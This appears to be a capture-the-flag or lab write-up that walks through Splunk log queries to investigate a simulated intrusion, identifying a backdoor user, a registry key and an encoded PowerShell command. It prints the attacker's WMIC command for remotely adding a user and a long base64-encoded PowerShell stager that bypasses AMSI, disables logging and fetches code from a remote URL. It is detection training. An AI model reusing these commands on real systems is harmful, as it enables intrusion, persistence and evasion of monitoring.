All the required logs are ingested in the index **main.**

How many events were collected and Ingested in the index **main**?

On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username?

Filter with EventID.

New Search

```
1   EventID="4720"
```

✓ **1 event** (before 10/27/22 8:19:03.000 AM)   No Event Sampling ▾

Events (1)   Patterns   Statistics   Visualization

Format Timeline ▾   — Zoom Out   + Zoom to Selection   × Deselect

List ▾   ✎ Format   20 Per Page ▾

i	Time	Event

```
HomePath: %%1793
Hostname: Micheal.Beaven
Keywords: -9214364837600035000
LogonHours: %%1797
Message: A user account was created.

Subject:
        Security ID:          S-1-5-21-4020993649-1037605423-417876593-1104
        Account Name:         James
        Account Domain:       Cybertees
        Logon ID:             0x551686

New Account:
        Security ID:          S-1-5-21-1969843730-2406867588-1543852148-1000
        Account Name:         A1berto
        Account Domain:       WORKSTATION6
```

```
A1berto
```

On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?

New Search

```
1   Hostname="Micheal.Beaven" | search A1berto
2   | search HKLM
```

✓ **3 events** (before 10/27/22 8:26:17.000 AM)   No Event Sampling ▾

Events (3)   Patterns   Statistics   Visualization

Format Timeline ▾   — Zoom Out   + Zoom to Selection   × Deselect

i	Time	Event

Category: Registry object added or deleted (rule: RegistryEvent)
Channel: Microsoft-Windows-Sysmon/Operational
Domain: NT AUTHORITY
EventID: 12
EventReceivedTime: 2022-02-14 08:06:03
EventTime: 2022-02-14 08:06:02
EventType: DeleteKey
EventTypeOrignal: INFO
ExecutionProcessID: 3348
Hostname: Micheal.Beaven
Image: C:\windows\system32\lsass.exe
Keywords: -9223372036854776000
Message: Registry object added or deleted:
RuleName: -
EventType: DeleteKey
UtcTime: 2022-02-14 12:06:02.420
ProcessGuid: {83d0c8c3-43ca-5f5f-0c00-000000000400}
ProcessId: 740
Image: C:\windows\system32\lsass.exe
TargetObject: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto
Opcode: Info
OpcodeValue: 0
ProcessGuid: {83d0c8c3-43ca-5f5f-0c00-000000000400}
ProcessId: 740

```
HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto
```

Examine the logs and identify the user that the adversary was trying to impersonate.

Alberto looks simillar to backdoor user "A1berto".

New Search

```
1  index="*"
```

✓ **12,256 events** (before 10/27/22 8:42:33.000 AM)   No Event Sampling ▾

Events (12,256)   Patterns   Statistics   Visualization

Format Timeline ▾   — Zoom Out   + Zoom to Selection   ✕ Deselect

‹ Hide Fields ≣ All Fields	**User** ✕
	4 Values, 0.971% of events Selected Yes No
SELECTED FIELDS	
a host 1	**Reports**
a source 1	Top values Top values by time Rare values
a sourcetype 1	Events with this field
a User 4	
	Values Count %
INTERESTING FIELDS	NT AUTHORITY\SYSTEM 70 58.824%
# @version 1	Cybertees\Alberto 24 20.168%
a AccountName 4	NT AUTHORITY\NETWORK SERVICE 20 16.807%
a AccountType 2	Cybertees\James 5 4.202%
a Application 22	
a Category 41	
a Channel 9	

```
Alberto
```

What is the command used to add a backdoor user from a remote computer?

Search   Analytics   Datasets   Reports   Alerts   Dashboards

New Search

```
1  index="*"
2  |  search /add
3  |  search CommandLine
```

✓ **7 events** (before 10/27/22 8:46:15.000 AM)   No Event Sampling ▾

Events (7)   Patterns   Statistics   Visualization

5/11/22
10:32:18.000 PM
```
{ [-]
    @version: 1
    Category: Process Creation
    Channel: Security
    CommandLine: "C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1"
    EventID: 4688
    EventReceivedTime: 2022-02-14 08:06:03
    EventTime: 2022-02-14 08:06:01
    EventType: AUDIT_SUCCESS
    ExecutionProcessID: 4
    Hostname: James.browne
    Keywords: -9214364837600035000
    MandatoryLabel: S-1-16-12288
    Message: A new process has been created.
```

```
C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create
"net user /add A1berto paw0rd1"
```

How many times was the login attempt from the backdoor user observed during the investigation?

```
0
```

What is the name of the infected host on which suspicious Powershell commands were executed?

5/11/22
10:32:18.000 PM
```
{ [-]
    @version: 1
    Category: Process Creation
    Channel: Security
    CommandLine: "C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1"
    EventID: 4688
    EventReceivedTime: 2022-02-14 08:06:03
    EventTime: 2022-02-14 08:06:01
    EventType: AUDIT_SUCCESS
    ExecutionProcessID: 4
    Hostname: James.browne
    Keywords: -9214364837600035000
    MandatoryLabel: S-1-16-12288
    Message: A new process has been created.
```

```
5/11/22          { [-]
10:32:18.000 PM       @version: 1
                      Category: Pipeline Execution Details
                      Channel: Windows PowerShell
                      EventID: 800
                      EventReceivedTime: 2022-02-14 08:06:02
                      EventTime: 2022-02-14 08:06:02
                      EventType: INFO
                      ExecutionProcessID: 0
                      Hostname: James.browne
                      Keywords: 36028797018963970
                      Message: Pipeline execution details for command line:          else { $output = IEX "$cmdargs" }
                      .

                  Context Information:
                          DetailSequence=1
                          DetailTotal=1

                          SequenceNumber=621

                          UserId=Cybertees\James
                          HostName=ConsoleHost
                          HostVersion=5.1.18362.752
                          HostId=0f79c464-4587-4a42-a825-a0972e939164
                          HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc
              SQBGACgAJABQAFMAVgB1AH1AUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAH1AUwBJAE8AT1gAuAE0AYQBKAE8AUgAgAC0ARwB1ACAAM
                          EngineVersion=5.1.18362.752
                          RunspaceId=a6093660-16a6-4a60-ae6b-7e603f030b6f
                          PipelineId=1
                          ScriptName=
                          CommandLine=          else { $output = IEX "$cmdargs" }
```

```
James.browne
```

PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?


```
79
```

An encoded Powershell script from the infected host initiated a web request. What is the full URL?

HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc

SQBGACgAJABQAFMAVgBlAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgA
uAE0AYQBKAE8AUgAgAC0ARwBlACAAMwApAHsAJAAxADEAQgBEADgAPQBbAHIAZQBGAF0ALgBBAF
MAcwBlAE0AYgBsAHkALgBHAHUAdABUAHkAUABFACgAJwBTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZ
wBlAG0AZQBuAHQALgBBAHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbABzACcAKQAuACIARwBF
AFQARgBJAGUAYABsAGQAQAIgAoAACcAYwBhAGMAaABlAGQARwByAG8AdQBwAFAAbwBsAGkAYwB5AFM
AZQB0AHQAaQBuAGcAcwAnACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQ
BjACcAKQA7AEkARgAoACQAMQAxAEIAZAA4ACkAewAkAEEAMQA4AEUAMQA9ACQAMQAxAEIARAA4A
C4ARwBlAHQAVgBhAEwAVQBFACgAJABuAFUAbABBMACkAOwBJAGYAKAAkAEEAMQA4AGUAMQBbACcA
UwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdACkAewAkAEEAMQA
4AGUAMQBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAF

sAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZ
wAnAF0APQAwADsAJABhADEAOABlADEAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBM
AG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEk
AbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnAF0APQAwAH0AJAB2AEEATAA9AFsAQw
BvAEwAbABlAGMAdABpAE8ATgBTAC4ARwBlAE4ARQByAGkAQwAuAEQAASQBjAFQAaQBPAG4AQQBSA
FkAWwBTAHQAQgBJAE4ARwAsAFMAeQBzAFQAQQRQBtAC4ATwBCAEoAeQBjAHQAXQBdADoAOgBuAGUA
VwAoACkAOwAkAHYAQQBMAC4AQQBkAEQAKAAnAEUAbgBhAGIAbABlAFMAYwByAGkAcAB0AEIAJwA
rACcAbABvAGMAawBMAG8AZwBnAGkAbgBnAACcALAAwACkAOwAkAFYAQQBMAC4AQQBkAGQAKAAnAE
UAbgBhAGIAbABlAFMAYwByAGkAcAB0AEIAbABvAGMAawBJAG4AdgBvAGMAYQB0AGkAbwBuAEwAb
wBnAGcAaQBuAGcAJwAsADAAKQA7ACQAYQAxADgAZQAxAFsAJwBIAEsARQBZAF8ATABPAEMAQQBM
AF8ATQBBAEMASABJAE4ARQBcAFMAbwBmAHQAdwBhAHIAZQBcAFAAbwBsAGkAYwBpAGUAcwBcAE0
AaQBjAHIAbwBzAG8AZgB0AFwAVwBpAG4AZABvAHcAcwBcAFAAbwB3AGUAcgBTAGgAZQBsAGwAXA
BTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAkAFYAQQBsA
H0ARQBMAHMARQB7AFsAUwBjAFIAaQBwAFQAQQBgsAE8AQwBLAF0ALgAiAEcAZQBUAEYASQBFAGAA
TABkACIAKAAnAHMAaQBnAG4AYQB0AHUAcgBlAHMAJwAsAACcATgBvAG4AUAB1AGIAbAB
pAGMALABTAHQAYQB0AGkAYwAnACkALgBTAEUAdABWAEEAbABVAGUAKAAkAE4AdQBMAEwALAAoAE
4ARQB3AC0ATwBCAGoAZQBDAHQAIABDAG8ATABMAEUAYwBUAGkATwBOAFMALgBHAEUAUATgBlAHIAS
QBjAC4ASABBBAHMASABTAGUAdABbAFMAVABByAGkAbgBnAF0AKQApAH0AJABSAGUARgA9AFsAUgBl
AGYAXQAuAEEACwBTAEUATQBCAGwAeQAuAEcAZQBUAFQAeQBQAGUAKAAnAFMAeQBzAHQAZQBtAC4
ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpACcAKw
AnAFUAdABpAGwAcwAnACkAOwAkAFIAZQBmAC4ARwBFAHQARgBJAGUATABkACgAJwBhAG0AcwBpA
EkAbgBpAHQARgBhAGkAbABlAGQAJwAsACcATgBvAG4AUAB1AGIAbABpAGMALABTAHQAHQA
YQB0AGkAYwAnAACkALgBTAEUAdABABWAEEATAB1AGUAKAAkAE4AVQBMAGwALAAkAHQAUgBVAGUAKQA
7AH0AOwBbAFMAWQBTAHQARQBtAC4ATgBlAFQALgBTAEUAUgB2AEkAQwBlAFAAbwBJAE4AdABNAE
EAbgBBBAGcARQBSAF0AOgA6AEUAWABwAGUAQwBUADEAMAAwAEMAbwBuAHQASQBOAHUAZQA9ADAAO
wAkADcAYQA2AGUAUARAA9AE4AZQBXAC0ATwBCAFkAZQBDAFQAIABTAFkAcwB0AGUATQAuAE4AZQB0
AC4AVwBFAEAGIAQwBsAEkAZQBOAFQAOwAkAHUAPQAnAE0AbwB6AGkAbABBBsAGEALwA1AC4AMAAgACg
AVwBpAG4AZABvAHcAcwAgAE4AVAAgADYAYwBAgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQGQ
BuAHQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApAACAAbABpAGsAZQAgAGcAZQBjAGsAbwAnAA
DsAJABzAGUAUAcgA9ACQAKABABbAFQAZABYAFQALgBFAE4AQwBvAGQAaQBOAEcAXQA6ADoAVQBuAGkA
YwBvAGQAQARQAuAEcAZQB0AFMAdAByAGkAbgBHACgAWwBDAG8ATgBWAGUAUgBUAF0AOgA6AEYAcgB
vAE0AQgBBAFMAZQA2ADQAUwB0AFIASQBuAEcAKAAnAGEAQQBCACADAQQBCADAAQQBIAFEAQQBjAEEB
QA2AEEAQwADQAAEAEEADQBBMBBAEwAZwBBBAHgAQQBQBEAEAAEEEAQBMAGcAQQB4AAAEAEEARAABBAEEA
ARABnAEEAMQBBBAEEAPQAAAAAsCCKAQpACkAOwAkAHQAPQAnAC8AbgBlAHcAcwBAuAHAAaABwAAICCOwAk
ADcAQQAB2AEUAZAAuAEggAQBBBAGQAZQQBByAHMAAgBBAGQAZQAuAAAEQBuAHQAASQBBBAGwWAABUAAC
Uw8AgAD0AIAAABbBAFMAMMMAQBzAAFQAQQRQBNAC4ATgBFAQHQALgBDAFIAZQBkAEUAbgBUGABUAAEk
AYQBMMAEMMYQQBDAHMAAgBBAAQBdADoAOgBEAEUAUARBBBhAAFAUAABBBBO0AE4ARQBUAHcABwBSAEsAQwByAEUAUUZAAAZBlAE4AdABBJAE
EATABTADDsAAAJABTGAGUAACcgBpAHAAQdAA6AFAAcgBvAHgAeQAQAD0AIAAAkAADcAYQQA2AGUAZAAuAFAAc

gBvAHgAeQA7ACQASwA9AFsAUwB5AHMAdABlAE0ALgBUAGUAWABUAC4ARQBuAEMAbwBEAEkAbgBn
AF0AOgA6AEEAUwBDAEkASQAuAEcAZQBUAEIAeQBUAGUAUwAoACcAcQBtAC4AQAApADUAeQA/AFg
AeAB1AFMAQQAtAD0AVgBEADQANgA3ACoAfABPAEwAVwBCAH4AcgBuADgAXgBJACcAKQA7ACQAUg
A9AHsAJABEACwAJABLAD0AJABBAHIAZwBzADsAJABTAD0AMAAuAC4AMgA1ADUAOwAwAC4ALgAyA
DUANQB8ACUAewAkAEoAPQAoACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJABLAC4A
QwBvAFUAbgB0AF0AKQAlADIANQA2ADsAJABTAFsAJABfAF0ALAAkAFMAWwAkAEoAXQA9ACQAUwB
bACQASgBdACwAJABTAFsAJABfAF0AfQA7ACQARAB8ACUAewAkAEkAPQAoACQASQArADEAKQAlAD
IANQA2ADsAJABIAD0AKAAkAEgAKwAkAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkAX
QAsACQAUwBbACQASABdAD0AJABTAFsAJABIAF0ALAAkAFMAWwAkAEkAXQA7ACQAXwAtAEIAeABv
AFIAJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQASABdAYADUANgBdAH0AfQA7ACQ
ANwBBBADYAZQBkAC4ASABlAEEARABlAHIAcwAuAEEAZABkACgAIgBDAG8AbwBrAGkAZQAiACwAIg
BLAHUAVQB6AHUAaQBkAD0AVgBtAGUASwBWADUAZABlAGsAZwA5AHkANwBrAC8AdABsAEYARgBBBA
DgAYgAyAEEAYQBJAHMAPQAiACkAOwAkAEQAYQB0AGEAPQAkADcAYQA2AGUAZAAuAEQAbwB3AE4A
TABvAGEAZABEAGEAdABBBACgAJABTAEUAcgArACQAdAApADsAJABpAHYAPQAkAEQAQQBUAEEAWwA
wAC4ALgAzAF0AOwAkAEQAYQBUAEEAPQAkAGQAQQBUAEEAWwA0AC4ALgAkAEQAYQBUAEEALgBMAE
UAbgBHAHQASABdAADsALQBKAE8AaQBOAFsAQwBoBAGEAcgBbAF0AXQAoACYAIAAkAFIAIAAkAGQAQ
QB0AGEAIAAoACQASQBWACsAJABLAC kAKQB8AEkARQBYAA==

Decode with Cyberchief. https://gchq.github.io/

Base64 Decode > Remove Null bytes

http://10.10.10.5/news.php

And we need to defang the URL.

Recipe

Defang URL

☑ Escape dots   ☑ Escape http ☑ Escape ://

Process
Valid domains and full ...

Input

http://10.10.10.5/news.php

Output

hxxp[://]10[.]10[.]10[.]5/news[.]php

```
hxxp[://]10[.]10[.]10[.]5/news[.]php
```